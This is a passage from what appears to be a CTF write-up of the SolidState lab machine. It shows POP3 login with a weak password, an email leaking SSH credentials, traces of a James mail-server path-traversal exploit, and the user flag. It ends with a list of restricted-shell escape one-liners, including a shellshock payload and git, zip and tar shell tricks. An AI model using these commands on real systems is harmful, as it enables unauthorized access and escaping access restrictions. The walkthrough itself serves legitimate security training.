
```
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER mindy
+OK
PASS 123456
+OK Welcome mindy
LIST
+OK 2 1945
1 1109
2 836
.
1
-ERR
2
-ERR
RETR 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,


Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
```




```
root@kali:/home/ghroot/Masaüstü# ssh mindy@10.10.10.51
mindy@10.10.10.51's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
-rbash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317003\□': command not found
-rbash: L: command not found
-rbash: attributestLjava/util/HashMap: No such file or directory
-rbash: L
        errorMessagetLjava/lang/String: No such file or directory
-rbash: L
        lastUpdatedtLjava/util/Date: No such file or directory
-rbash: Lmessaget!Ljavax/mail/internet/MimeMessage: No such file or directory
-rbash: $'L\004nameq~\002L': command not found
-rbash: recipientstLjava/util/Collection: No such file or directory
-rbash: L: command not found
-rbash: $'remoteAddrq~\002L': command not found
-rbash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
-rbash: $'\221\222\204m\307{\244\002\003I\003posL\004hostq~\002L\004userq~\002xp': command not found
-rbash: $'L\005stateq~\002xpsr\035org.apache.mailet.MailAddress': command not found
-rbash: @team.pl>
Message-ID: <19837922.0.1589611727799.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../../../etc/bash_completion.d@localhost
Received: from 10.10.14.6 ([10.10.14.6])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 916
          for <../../../../../../../../etc/bash_completion.d@localhost>;
          Sat, 16 May 2020 02:48:47 -0400 (EDT)
Date: Sat, 16 May 2020 02:48:47 -0400 (EDT)
From: team@team.pl

: No such file or directory
-rbash: $'\r': command not found
mindy@solidstate:~$ ls
bin  user.txt
mindy@solidstate:~$ cat user.txt
914d0a4ebc177889b5b89a23f556fd75
```



Advanced Techniques

Now let's move into some dirty advance techniques.


1)From ssh > ssh username@IP - t "/bin/sh" or "/bin/bash"
2)From ssh2 > ssh username@IP -t "bash --noprofile"
3)From ssh3 > ssh username@IP -t "() { :; }; /bin/bash" (shellshock)
4)From ssh4 > ssh -o ProxyCommand="sh -c /tmp/yourfile.sh" 127.0.0.1 (SUID)
5)From git > git help status > you can run it then !/bin/bash
6)From pico > pico -s "/bin/bash" then you can write /bin/bash and then CTRL + T
7)From zip > zip /tmp/test.zip /tmp/test -T --unzip-command="sh -c /bin/bash"
8)From tar > tar cf /dev/null testfile --checkpoint=1 --checkpoint-action=exec=/bin/bash

C SETUID SHELL :

